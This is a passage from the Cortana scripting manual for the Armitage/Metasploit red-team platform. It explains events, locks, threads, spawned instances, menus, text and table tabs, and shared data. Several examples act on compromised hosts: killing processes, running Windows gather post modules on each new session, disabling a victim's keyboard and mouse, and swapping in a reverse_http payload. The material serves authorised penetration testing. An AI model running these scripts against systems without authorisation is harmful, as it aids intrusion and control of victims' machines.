The **&parse_ps** function returns an array containing a dictionary for each process. Each dictionary contains the keys name and pid that indicate the process name and identifier. This script compares each process name to the wildcard store in $suppress. If a process matches, this script issues the kill command and prints a message.

```
        foreach $process (@processes) {
                ($name, $pid) = values($process, @('name', 'pid'));
                if ($suppress iswm $name) {
                        m_cmd($1, "kill $pid");
                        $host = session_host($1);
                        println("[*] kill $name $+ / $+ $pid on $host $+ / $+ $1");
                }
        }
}
```

4. Surviving a Multi-User / Multi-Script Environment

Interacting with the Shared Event Log

Cortana scripts connect to a multi-user/multi-script capable system. The means of communication with human actors is through the shared event log. This event log acts as a chat room and a place where high-level engagement events are posted to notify everyone.

To listen for shared events, use the **event_read** listener.

```
on event_read {
        println($1);
}
```

To post a message to the shared event log, use the **&say** function.

```
say("Hello World");
```

To post a major event or notification (not necessarily chit-chat), use the **&elog** function. The deconfliction server will automatically timestamp and store this information. Logged events are available from the database and the data export feature built into Armitage.

```
elog("system shutdown initiated");
```

Sending Files to Metasploit and vice-versa

Cortana scripts do not have to exist on the same host as Metasploit. Sometimes, it may be preferable to have a Cortana script controlling a local resource in response to a Metasploit event. To aid this, Cortana scripts may upload files to and download files from the shared Metasploit instance.

Use the **&file_put** function to upload a file. This function will return the remote path of the uploaded file. This information is useful if you want to pass that file to a Metasploit module expecting a local file.

Use the **&file_get** function to download a file and save it locally.

Use the **&file_content** function to download a file and return its contents as a string. Sleep stores binary data in a string. So long as you do not use character processing functions, the content of the string will not change.

It is the scripter's responsibility to make local resources available on a remote server before Metasploit references them. If Metasploit is running locally, these functions will continue to work as expected.

Locking

Sometimes it is desirable for a script to signal to other scripts that they should not perform an action or touch a resource for a time. Armitage and Cortana do this implicity with shell sessions. If your script sends a command to a shell sesssion, Cortana queues the command, and attempts to gain a lock for the shell before executing your script's commands.

It's possible to create your own locks using the **&lock** function. One place this is used in Cortana is the **&host_import** function. This function uses the db_import console command to import a file. If two scripts try to import a file at the same time, one or both imports will fail. It's important to prevent this if possible. Here's how it's done:

```
sub host_import {
	lock("db_import_lock_internal", 1, $1);
}
```

The **&host_import** function requests a lock for *db_import_lock_internal*. The second parameter indicates that the lock should not be freed automatically after the **locked_*** event handlers finish, rather the script would prefer to release the lock when it's ready. This is safe to do by the way. If a client disconnects from the team server, all of its locks are automatically freed.

Additional parameters to the lock function are stored and passed to the locked event when it fires. The argument passing to the lock is important. It's possible that a script may want to request a lock several times with different variations on each call. The argument passing allows that script to differentiate between requests and service the right one.

Here's the locked event for our *db_import_lock_internal* lock:

```
on locked_db_import_lock_internal {
	when('console_db_import', lambda({
		fire_event_local("db_import", $hostf);
		unlock("db_import_lock_internal");
	 }, $hostf => $1));
	 cmd_async("db_import \" $+ $1 $+ \"");
}
```

The **locked_db_import_lock_internal** event is fired when our script gains the requested lock. The first thing our listener does is register a one-time listener for the **db_import** console command to complete. It then asynchronously executes the **db_import** command with the argument passed by the **&lock** function.

Once the import completes, our one-time listener fires and releases the lock.

Threading in Cortana

Cortana scripts should not block, if at all possible. If you'd like to interact with a resource that requires blocking (e.g., reading from a socket), then you should take advantage of Sleep's **&fork** function.

Sleep's **&fork** function creates a brand new script environment and executes a function inside of its own thread in this new environment. Mostly, the fork is isolated from your current script.

Using Cortana's event mechanism though, your forks can fire events that the parent script will receive. Using this feature, your threads may use **&fire_event_local** to communicate events to Cortana and allow you to process them without blocking other scripts. The **&fire_event_local** function will only fire an event to listeners registered within your fork or the parent script.

Here's an example of this pattern in action:

```
sub connect_async {
        local('$handle');
        $handle = connect($1, $2);
        fork({
                local('$text');
                while $text (readln($handle)) {
                        fire_event_local("socket_read", $handle, $text);
                }
        }, \$handle);
        return $handle;
}
```

With this function defined, your script may now interact with a socket in a thread safe way, like so:

```
on socket_read {
        # $1 = I/O handle, $2 = text
        println("I see: $4");
}

local('$socket');
$socket = connect_async("127.0.0.1", 8181);
println($socket, "Hello World");
```

Timers

If you'd like to execute a task periodically, then you should use one of Cortana's timer events. These events are **heartbeat_*X***, where ***X*** is 1s, 5s, 10s, 15s, 30s, 1m, 5m, 10m, 15m, 20m, 30m, or 60m.

```
on heartbeat_10s {
        println("I happen every 10 seconds");
}
```

Spawning Cortana Instances

Many Cortana events are local. This means, Cortana fires event listeners in the script that generated the event originally. This is important. If five scripts are loaded, it would cause chaos if each script had to deconflict console events from the other scripts. Cortana is very good at maintaining isolation.


If you're writing a large script, you will start to the feel the need for event isolation in your local script. It's possible to achieve this by spawning a new Cortana instance from your script. To do this use the **&spawn** function. This function accepts another function as an argument and several named arguments to install into the global scope of the new Cortana instance.

Spawned Cortana instances are treated like any other script co-hosted with your script. They must call the **&quit** function to free their resources and stop receiving events. They may respond to events. And they are isolated from other scripts (including their parent).

Here's a simple example of **&spawn**:

```
command go {
        spawn({
                on heartbeat_1s {
                        if ($upto == 0) {
                                println("[+] $name is done");
                                quit();
                        }
                        else {
                                println("[*] $name has $upto left");
                               $upto--;
                       }
                }
       }, $name => $1, $upto => $2);
}
```

This example defines a Cortana console command. This command is run with an identifier and a count. When run, this command spawns a Cortana instance that registers a **heartbeat_1s** event. It's possible to run go multiple times and each spawned Cortana instance will run independent of the others.



```
cortana> go apple 5
[*] apple has 5 left
cortana> go bat 6
[*] apple has 4 left
[*] bat has 6 left
[*] apple has 3 left
[*] bat has 5 left
[*] apple has 2 left
[*] bat has 4 left
cortana> go cat 7
[*] apple has 1 left
[*] bat has 3 left
[*] cat has 7 left
[+] apple is done
[*] bat has 2 left
[*] cat has 6 left
[*] bat has 1 left
[*] cat has 5 left
[+] bat is done
[*] cat has 4 left
[*] cat has 3 left
[*] cat has 2 left
[*] cat has 1 left
[+] cat is done

cortana> |
```

Figure 5. Spawn Example Output

Example: A Module Queue

In your Cortana development travels, you will likely run into situations where you want to run multiple modules and preserve their execution order. At this time, you may find yourself cursing Cortana's asynchronous nature. Most Cortana actions that interact with the Metasploit Framework result in a request getting added to a queue, somewhere. This example demonstrates how to create a **&run_post_modules** function. This function accepts a session ID and an array of post modules to run.

```
sub run_post_modules {
        spawn(&queue_implementation, $sid => $1, @modules => $2);
}
```

The **&run_post_modules** function uses **&spawn** to create an isolated Cortana instance. This isolated instance will have the opportunity to generate and consume its own local events without the rest of your script having to account for it. Next, here's the queue implementation run in our isolated Cortana instance.

```
sub queue_implementation {
        # make sure we receive any console events.
        on("console", $this);

        local('$console $x $start $module');
        foreach $module (@modules) {
                # request a console to launch our post module
                $console = console();
                cmd($console, "use post/ $+ $module");
                cmd_set($console, %(SESSION => $sid));
                cmd($console, "run");
                cmd_stop($console);

                # pause execution, give console events a chance to fire...
                yield;

                # wait until our run command completes
                while ($2 ne "run") {
                        yield;
                }

                # let other scripts consume the completed module...
                fire_event("module_queue", $sid, $module, $3);
        }

        # kill this spawned session...
        quit();
}
```

Our queue implementation does a few interesting things. First, it immediately uses the **&on** function to declare ***$this*** (the current running function) as the handler for the console event. The **&on** function is the function version of the on keyword. The console event is fired when a console, originating in the current Cortana instance, has output associated with a completed command.

Next, this function loops through all of the ***@modules*** provided when this Cortana instance was created with **&spawn**. For each module, this function requests a virtual Metasploit

Framework console with **&console**. It then uses **&cmd** and **&cmd_set** to queue the necessary commands to execute the current module.

After the console commands are set, this function uses yield. The yield keyword is a Sleep construct. It works like return, forcing the function to stop and return a value. It also has the side effect of pausing the current function. The next time this function is run, it will resume execution where it last yielded. When will this function run next? It will run when a console event fires. We do not consider the current module done until the run command completes. This is why we examine ***$2*** (the completed command in a console event) and pause ourselves again and again, until ***$2*** is equal to run.

At this point, this function fires a global event. Any script colocated in the same Cortana process can catch this event. The event is module_queue. The first argument to the event is the session ID the module was run against, the second is the module, and the third is the output of the module's run command.

Now that we have a module queue, here's an example of how you could use it:

```
on module_queue {
        println("[+] Run of $2 on $1 complete");
        println("$3 $+ \n");
}

on session_sync {
        if (-iswinmeterpreter $1) {
                run_post_modules($1, @("windows/gather/enum_applications",
                                "windows/gather/enum_logged_on_users",
                                "windows/gather/enum_ie"));
        }
}
```

This example shows how you may use Cortana to build your own primitives to interact with and control the Metasploit Framework. Here, we used **&spawn** to take away the burden of associating console events with active console queues. We used Sleep's yield keyword to greatly simplify how much state our code needs to track.

5. Controlling Armitage

Keyboard Shortcuts

When run from inside of Armitage, Cortana scripts have several opportunities to extend Armitage and take advantage of its conventions.

One such opportunity is keyboard shortcuts. Scripts may bind to nearly any key combination they like. Use the bind keyword to bind a keyboard shortcut. This example shows *Hello World!* in a dialog box when **Ctrl** and **H** are pressed together.

```
bind Ctrl+H {
	show_message("Hello World!");
}
```

Keyboard shortcuts may be any ASCII characters or a special key. Shortcuts may have one or more modifiers applied to them. A modifier is one of: Ctrl, Shift, Alt, or Meta. Scripts may specify the modifier+key.

Appendix D lists some of the keys you may bind to.

Popup Menus

Cortana scripts may also extend Armitage with new menus. Cortana adds menus by defining a popup for a pre-defined hook. **Appendix E** lists all of the menu hooks available.

The following example adds a Browser Autopwn menu item to the Attacks menu at the top of Armitage.

```
popup attacks {
	item "&Browser Autopwn" {
		launch_module("Browser Autopwn", "auxiliary",
				"auxiliary/server/browser_autopwn", %());
	}
}
```

This script hooks into the attacks popup hook and defines the Browser Autopwn menu item. The & before B represents the keyboard accelerator for the menu item. The code block associated with the Browser Autopwn menu executes when the user clicks the menu item.

Scripts may define menus with children as well. The menu keyword defines a new menu. When the user hovers over the menu, the block of code associated with it is executed and used to build the child menu.

This example adds a References menu with several children to the Help menu at the top of Armitage:

```
popup help {
	menu "Search Engines" {
		item "Google" {
			url_open("http://www.google.com");
```

```
                }

                item "Yahoo!" {
                        url_open("http://www.yahoo.com");
                }

                item "Bing" {
                        url_open("http://www.bing.com");
                }
        }
}
```

The above example shows how to create a menu hierarchy. The menu and item keywords work great when you know the content you want to put into menus ahead of time. Here's the above example, created in a slightly different way. This modification uses the **&item** function to dynamically create a menu item based on the contents of an array.

```
# make our lives easier, return an array containing the URL and a
# function to open the URL when called.
sub url {
        return @($1, lambda({ url_open($url) }, $url => $2));
}

popup help {
        menu "Search Engines" {
                # define an array of items
                @addme = @(
                        url("Google", "http://www.google.com/"),
                url("Yahoo!", "http://www.yahoo.com"/"),
                        url("Bing",   "http://www.bing.com/")
                );

                # loop through each item and create a menu item for it.
                foreach $temp (@addme) {
                        item($temp[0], $temp[1]);
                }
        }
}
```

Some popup menus are created with arguments. You may access these arguments through the array **@_** or **$1 ... $*n***. When a popup has arguments, its arguments propagate to any children menu and item blocks. Here's an example of a menu attached to a Meterpreter session.

```
popup meterpreter_bottom {
        menu "&Annoy User" {
                item "&Enable Keyboard/Mouse" {
                        m_cmd($1, "uictl enable keyboard");
                        m_cmd($1, "uictl enable mouse");
                }

                item "&Disable Keyboard/Mouse" {
                        m_cmd($1, "uictl disable keyboard");
                        m_cmd($1, "uictl disable mouse");
                }
        }
}
```

The above example adds an Annoy User menu to the Meterpreter menu displayed by Armitage. Meterpreter menus propagate the session id as an argument. When the Enable Keyword/Mouse item is triggered, the session id **$1** is available to it.

You may use **&show_menu** and its variations to build a menu from popup constructs declared in any loaded scripts. When you call this function, you have the opportunity to set the arguments that are propagated to the child menus.

Through Cortana, you also have the opportunity to create new menus in the top-level menubar of Armitage. Use the **&menubar** function to set these up. By default, all new menus will go to the right of existing menus and show up to the left of the Help menu.

```
menubar("Web Tools", "webstuff", 2);
```

The above example creates a Web Tools menu located before the Help and Workspaces menu. Scripts may add menus to it by defining a popup for the webstuff hook.

Built-in Dialogs

Cortana provides several functions to use dialogs already defined in Armitage. The **&show_message** function displays a message to the user.

The **&prompt_text** function asks the user to answer a question. The **&prompt_confirm** function is like **&prompt_text** except the only options are yes or no.

```
$answer = prompt_text("What is your favorite icecream?");
if ($answer !is $null) {
        show_message("Mine too!");
}
```

&prompt_file_open is available to show a file open dialog. And **&prompt_file_save** is available to show a file save dialog.

Use **&launch_attack** to open a remote exploit launch dialog. **&launch_login** shows the Armitage login dialog and **&launch_psexec** shows the pass-the-hash variation of the login dialog.

Use **&launch_module** to display a generic module launch dialog. This works for everything else.

Use **&open_script_console** to open the Cortana script console in a tab.

Example: New Agents

Hooking into Armitage with Cortana presents interesting possibilities. Cortana scripts have the opportunity to redefine how Armitage does something when a user takes an action. Here's an example using the **user_launch** filter to swap a Meterpreter reverse TCP payload for one that communicates over HTTP:

```
filter user_launch {
        if ($3['PAYLOAD'] eq "windows/meterpreter/reverse_tcp") {
                $3['PAYLOAD'] = "windows/meterpreter/reverse_http";
                $3['LHOST']   = lhost();
                $3['LPORT']   = '80';
                $3['DisablePayloadHandler'] = 1;
                println("[*] Substituted reverse_http into launch of $2");
        }
        return @_;
}
```

The **user_launch** filter passes the type of module, the module, and a dictionary of options as its arguments. This code merely investigates to see if the PAYLOAD option is equal to something it can replace. If so, it modifies the option in place and returns the original arguments.

> **Tip:** One option with this type of filter is to use `options($1, $2)` to determine if the module accepts a Custom::EXE option. If it does, a Cortana script may replace the Meterpreter executable Metasploit would generate with something else. For red teams with their own agent or their own executable generation routine, this type of hook is extremely valuable.

Example: Modifying Host Icons

Cortana scripts also have the option to hook into the host icons displayed in Armitage's graph and table views. These icons are generated for each host one at a time (with some caching involved). To generate these images, Armitage evalulates known information about the host and generates an array containing several images to sandwhich together into the final icon.

Use the **host_image** filter to intercept this array and modify it as you see fit. This example adds images to the array when the host in question has certain services open. The **&script_resource** function returns the path to a resource relative to the location of the current script.

```
filter host_image {
        $address = $2['address'];

        if ($address hasservice 22) {
                push($1, script_resource("ssh.png"));
        }

        if ($address hasservice 80) {
                push($1, script_resource("www.png"));
        }

        if ($address hasservice 445) {
                push($1, script_resource("smb.png"));
        }

        return @_;
}
```

Here's a screenshot of this filter in action:




Figure 6. Armitage Hosts with Cortana-altered Icons

6. Building User Interfaces

Cortana User Interfaces

So far, we've learned how to build simple bots and write scripts to add popups and bind keyboard shortcuts in Armitage. This section will show you how to create simple user interfaces using Cortana.

Armitage uses text consoles and tables to present information to the user. That's it. 90% of the Armitage functionality can be replicated with a text console or a simple table. Showing you how to replicate this functionality is the purpose of this section.

Text Tabs

Cortana presents a simple text console that is very full featured and easy to work with. To create a console tab from your script, use the **&open_text_tab** function. Here are its arguments:

```
$tab = open_text_tab("tab title", $argument, "all", "tab_hook", &foo, 1);
```

The only required argument is the first one. This string is the title of the tab. The **&open_text_tab** function returns a reference to the text tab. You may write to the text tab with the **&append** function.

```
append($tab, "Hello World!\n");
```

You may set an informational prompt next to the text field with the **&prompt** function.

```
prompt($tab, "input> ");
```

You may also set the contents of the text tab's input field with the **&input** function.

```
input($tab, "this is your input");
```

Use **&clear_text** to clear a text tab.

```
clear_text($tab);
```

You may add color and underline styles to your text as well. In Cortana, **\c**, **\U**, and **\o** are escapes that tell a text tab how to format text. These escapes are parsed inside of double-quoted strings only.

The **\c*X*** escape colors the text that comes after it. ***X*** specifies the color. Your color choices are:



```
\c0 \c1 \c2 \c3 \c4 \c5 \c6 \c7 \c8 \c9 \cA \cB \cC \cD \cE \cF
```

Figure 7. Cortana Text Tab Colors

The **\U** escape underlines the text that comes after it. A second **\U** stops the underline format.

The **\o** escape resets the format of the text that comes after it. A newline resets text formatting as well.

The text tab fires events when things happen. These events are fired within the script container that created the console. You do not have to worry about receiving events for text tab's created by other scripts.

The **tab_text_input** event fires when a user typed some text and pressed enter.

```
	on tab_text_input {
		append($1, "You typed: $3 $+ \n");
	}
```

Text tab events always pass three parameters. The first parameter, **$1**, is a reference to the console where the event occurred. The third parameter, **$2**, is specific to the event. In the case of the **tab_text_input** event, this parameter is the text the user typed.

The second argument is the **$argument** value that you provided when you created the console. The **$argument** value is the second argument of the **&open_text_tab** function. This value can be anything you desire. It's provided to allow you to more readily tell one console from another.

The **&tab_text_click** event fires when a user clicks a word in a console created by your script. The third parameter, **$3**, to this event is the word the user clicked. One use of this event is to automatically open URLs when a user clicks them.

Armitage will automatically log all of your output for you, if you ask it to. Armitage's logging is based on a user preference. If the user disables logging, Armitage will not log the output of your console. The logs are stored in a folder based on the current date with a sub-folder of your choosing.

The third argument to **&open_text_tab** is the subfolder to place the log into. If your text tab is associated with a particular host, this parameter should be the IP address of that host. Otherwise, you should use "all" as the value for this parameter. Really, this folder can be whatever you like. If I were to write an IRC client in Cortana, I might have Armitage log the data to an irc folder. It's up to you. Set the third argument to **$null** to disable logging for your console.

The fourth argument to **&open_text_tab** is a popup hook. By providing the name of a hook, you may use Cortana's **popup**, **menu**, and **item** keywords to describe a menu structure for your console tab. If a user right-clicks with selected text, they will see the usual copy/paste/clear menus. If they right-click with no text selected, they will see the menu structure you define. This argument is optional as well and may be **$null**.

```
popup tab_hook {
        menu "Cool Stuff" {
                item "Hello World" {
                        append($1, "You clicked Hello World!\n");
                }
        }
}
```

The fifth argument to **&open_text_tab** is a tab completion function. If a user has text in their input field and press tab, Armitage will call the function you provide to seed the tab completion feature of the console. Your function will receive the partial text as **$3**, the third argument. All you have to do is return an array of possible completions for the text and Armitage will do the rest.

```
sub foo {
        local('@options $option');
        @options = @("superfly", "superman", "supervisor");

        foreach $option (@options) {
                if ("$2 $+ *" !iswm $option) {
                        remove();
                }
        }
        return @options;
}
```

The sixth argument to **&open_text_tab** controls whether or not the text tab highlights itself when there is new activity. This highlighting only occurs if the tab is inactive and goes away when the user activates the tab. Set this value to 1 to enable highlighting.

As you can see from this section, Armitage's text tab coupled with Cortana is very powerful. With a few lines of code you have logging, tab completion, popup menus, activity highlighting, and the ability to respond to user input.

Example: Meterpreter Console

This example shows how to implement a meterpreter console using Cortana.

First, this we must create a way to open our meterpreter console. This example uses a keyboard shortcut, Ctrl+i. When a user presses this shortcut, they will be asked which session they want to open a console for.

```
bind Ctrl+i {
        local('$sid');
        $sid = prompt_text("Which session?");
        if ($sid !is $null) {
                spawn(&showMeterpreterShell, \$sid);
                }
        }
```

The **&spawn** function creates a new Cortana instance from the **&showMeterpreterShell** function. We pass `\$sid` to &spawn to install $sid into the global scope of this new Cortana instance.

Next, we define the **&showMeterpreterShell** function:

```
        sub showMeterpreterShell {
```

Inside of this function, we define a **&tabcomplete** function. This function calls into the Metasploit Remote API directly. Metasploit's Remote API provides a call for tab-completing text given a session identifier and the text to complete.

```
                sub tabcomplete {
                        return call("session.meterpreter_tabs", $sid, $3)['tabs'];
                }
```

Now, we create our actual Meterpreter text tab. First we declare $console as a global variable and then open the tab. Notice how **&tabcomplete** is installed as the tab-completion function for this console:

```
                global('$console');
                $console = open_text_tab("Meterpreter $sid", $null, session_host($sid),
                                        $null, &tabcomplete, $null);
```

This script also assigns meterpreter> to the prompt of the text tab. Notice how this script uses \U to underline the word meterpreter in the prompt:

```
                prompt($console, "\Umeterpreter\U> ");
```

To process input from this console, we use the **tab_text_input** event. When input occurs, this script appends it to the console and uses **&m_cmd** to send the command to the Meterpreter session.

```
                on tab_text_input {
                        append($1, "\Umeterpreter\U> $3 $+ \n");
                        m_cmd($sid, $3);
                }
```

Now, when a meterpreter event fires, we append the output to the text console:

```
                on meterpreter {
                        append($console, $3);
                }
```

You may have noticed that this script does not take any steps to deconflict input or events it receives from those potentially fired by other scripts. In this example it's not necessary because we launched the **&showMeterpreterShell** function with **&spawn**. Spawned functions are treated like separate Cortana scripts (as if the user had loaded them separately). Spawned functions do not receive events from other scripts and their actions do not cause events to fire in other scripts.

Because this is a spawned function, it must call &quit when it's done like any other script. By calling &quit, this spawned function will stop receiving events and Cortana will free any resources it holds.

```
		on tab_close {
			quit();
		}
	}
```

Tables

Besides text consoles, the other common way Armitage displays information is through a table. Use the **&open_table_tab** function to create a table tab. Here are its arguments:

```
	$table = open_table_tab("title", $arg, @cols, @rows, @buttons, "hook", multi?);
```

The first argument to this function specifies the title of the tab. The second argument, **$arg**, is an argument that is propagated to events related to this table tab.

The third argument, **@cols**, is a list of columns for the table. The fourth argument is an array of rows. Each row is a dictionary where each key corresponds to a column.

The fifth argument, **@buttons**, specifies which buttons to display below the table. When a user clicks a button, Cortana will fire a **tab_table_click** event.


The sixth argument, **hook**, specifies a popup hook. Using this hook, your script may define a menu hierarchy for this table tab with the **popup** keyword.

Lastly, the **multi?** argument specifies whether a table allows users to select multiple rows or not.

To get a list of selected values, use the **&table_selected** and &table_selected_single functions. To update the contents of the table, use the **&table_set** function.

Example: Vulnerabilities Tab

Metasploit stores known vulnerabilities in its database. Armitage does not expose this information to the user. A user must type vulns in a Metasploit console to see the vulnerabilities table. Some consider this an oversight. Let's correct this oversight with this example.



host	name	refs
192.168.95.139	exploit/unix/webapp/tikiwiki_graph_formula_exec	OSVDB-40478
192.168.95.139	exploit/unix/webapp/tikiwiki_graph_formula_exec	BID-26006
192.168.95.139	exploit/unix/webapp/tikiwiki_graph_formula_exec	CVE-2007-5423
192.168.95.166	exploit/windows/smb/ms08_067_netapi	URL-http://www.rapid7.com/vulndb/lookup/dce...
192.168.95.166	exploit/windows/smb/ms08_067_netapi	
192.168.95.166	exploit/windows/smb/ms08_067_netapi	MSB-MS08-067
192.168.95.166	exploit/windows/smb/ms08_067_netapi	CVE-2008-4250

Figure 8. Our Scripted Vulnerabilities Tab

First, Armitage makes most data available through the View menu. Let's define a Vulnerabilities menu item in the middle of the View menu:

```
popup view_middle {
        item "&Vulnerabilities" {
```

When this item is clicked, we should open a table tab called Vulnerabilities. The columns for this tab should be: host, name, and refs (referring to vulnerability references). This tab should contain one button: Refresh. We will also use vuln_hook as the popup hook for this tab.

```
                local('$table');
                $table = open_table_tab("Vulnerabilities", "",
                                @("host", "name", "refs"), @(),
                                @("Refresh"), "vuln_hook", 1);
                refresh_vulns($table);
        }
}
```

By default, the table tab is empty. This **&refresh_vulns** function will populate a table tab for us. It uses the **&call** function to call db.vulns through the Metasploit Remote API. This function returns an array of dictionaries that contain information about each vulnerability. Conveniently, the keys of the returned dictionaries match the columns of the table tab. We use **&table_set** to set the contents of the table tab.

```
sub refresh_vulns {
        local('$vulns');
        $vulns = call("db.vulns")['vulns'];
        table_set($1, $vulns);
}
```

Note: db.vulns is an undocumented function in the Metasploit Remote API. Fortunately, the Armitage team server emulates all db.* calls for us. Even if the Metasploit Remote API db.* calls disappear, they will continue to work through Armitage.

By now, our Vulnerabilities tab is populated with all of the vulnerabilities in the database. Next, let's make the Refresh button work. Here's the table_tab_click event listener:

```
on tab_table_click {
        if ($3 eq "Refresh") {
                refresh_vulns($1);
        }
}
```

Finally, let's define a popup menu. This menu item copies the contents of the refs column to the clipboard:

```
popup vuln_hook {
        item "Copy References" {
                clipboard_set(join(", ", table_selected_single($1, "refs")));
        }
}
```

Image Viewer

Cortana also provides a generic image viewer. This is the same image viewer used for displaying screenshots and webcam shots.

To open an image tab, use:

```
$tab = open_image_tab("title", $arg, @buttons)
```

The first argument is the title of the tab. The second argument is propagated to all events triggered by this tab. The third argument is an array of buttons that Cortana should display below the image.

To set an image for an image tab, use the **&set_image** function:

```
set_image($tab, "/path/to/file.jpg");
```

Image tabs fire a **tab_image_click** event when a button is clicked.

List Prompts

Another Cortana construct is a list prompt. The list prompt presents the user with a table of information. The user is expected to select a row and press a button. This makes the dialog disappear and gives your script an opportunity to work with the chosen value.

Armitage's ARP Scan and Pivot Setup dialogs use list prompts.

To create a list prompt, use **&prompt_list**:

```
        prompt_list("title", @buttons, @cols, @rows);
```

The first argument to this function is the title of the list prompt dialog. The second argument is an array of strings representing buttons to add to the dialog. The third argument represents the columns to display in the list prompt. The fourth argument is an array of dictionaries whose keys correspond to the desired columns.

The list prompt fires an **item_selected** event when one of its buttons is pushed.

Example: ARP Scan Dialog

In this example, we will work together to recreate Armitage's ARP Scan dialog using a list prompt.

First, let's setup the ARP Scan menu. The ARP Scan item will use &spawn to launch &showArpScan in an isolated Cortana instance. The `$sid => $1` parameter installs **$1** in the global scope of the spawned function as **$sid**.

```
popup meterpreter_bottom {
        item "ARP Scan..." {
                spawn(&showArpScan, $sid => $1);
        }
}
```

Here's the **&showArpScan** function. It first declares an event listener for meterpreter_route. Meterpreter's route output is parsed using **&parse_table**:

```
sub showArpScan {
        on meterpreter_route {
                local('@rows');
                @rows = parse_table($3,
                        @("Subnet", "Netmask", "Gateway", "Metric", "Interface"));
```

Next, we create a list prompt called ARP Scan. The list prompt has one button, ARP Scan. Our list prompt only displays two columns: Subnet and Netmask. We use the parsed route output to populate the rows of the list prompt:

```
                prompt_list("ARP Scan", @("ARP Scan"), @("Subnet", "Netmask"),
                                @rows);
        }
```

Next we declare an **item_selected** listener. Once called, this listener runs the windows/gather/arp_scanner post module in its own tab using **&run_module**.

```
        on item_selected {
                run_module("post", "windows/gather/arp_scanner",
                                    %(SESSION => $sid, RHOSTS => "$2 $+ /24"));
                quit();
        }
```

Finally, this whole process needs to be kicked off. The last line of the **&showArpScan** function requests the router information for **meterpreter** session **$sid**:

```
        m_cmd($sid, "route");
}
```

7. Agent Cooperation

Persistent Data Storage

Cortana scripts do not operate in isolation. Presumably, they're part of a red team consisting of multiple human users and other Cortana scripts. Cortana provides some functions and APIs to aid cooperation between Cortana scripts.

One of these mechanisms is a data API that allows your scripts to store data to the Metasploit Framework database. Data stored in this way is available to other scripts that know the key.

To store an object, use the **&data_add** function. This function accepts a string key and any object as a parameter. Cortana will serialize the object and store it in the database.

To retrieve objects associated with the key, use the **&data_list** function. This function accepts a key and returns an array of all serialized objects associated with the key. The last item in the array is the most recently stored data.

The **&data_clear** function accepts a key and removes all serialized objects associated with the key from the database.

Publish / Query / Subscribe

The persistent data storage API is useful for keeping track of data over a long period of time, but it's not useful for real-time communication. To aid this, Cortana provides a way to publish messages that other Cortana scripts connected to the same team server may consume.

To publish a message, use the **&publish** function. This function accepts a key and an object to publish. Cortana will serialize this object for you. Published data is not persistent.

To retrieve messages associated with a key, use the **&query** function. This function accepts a key and a cursor identifier as arguments. The cursor identifier is important. Each cursor identifier is guaranteed to see the last 16,384 published messages for a key once and in the order that they were published. If you have several scripts consuming published data and only want one script to process each published object, make all scripts share the same cursor identifier. If you want all consumers to see all published objects, give all of them random cursor identifiers. The **&query** function returns an aray.

Use **&subscribe** to subscribe to published messages. The **&subscribe** function requires a key to query, a cursor identifier, and a time interval. The time intervals may be 1s, 5s, 10s, 15s, 30s, 1m, 5m, 10m, 15m, 20m, 30m, or 60m. When new data is available, Cortana will fire an event named after the key. The first argument to the event is the serialized object. The second argument is the cursor identifier.

Appendix A. Cortana Events

Event Name	Arguments	Called When...
console	$1 = the console $2 = the command $3 = the output (includes line breaks)	a console command called by this script completes. This is a local event. $2 may be $null.
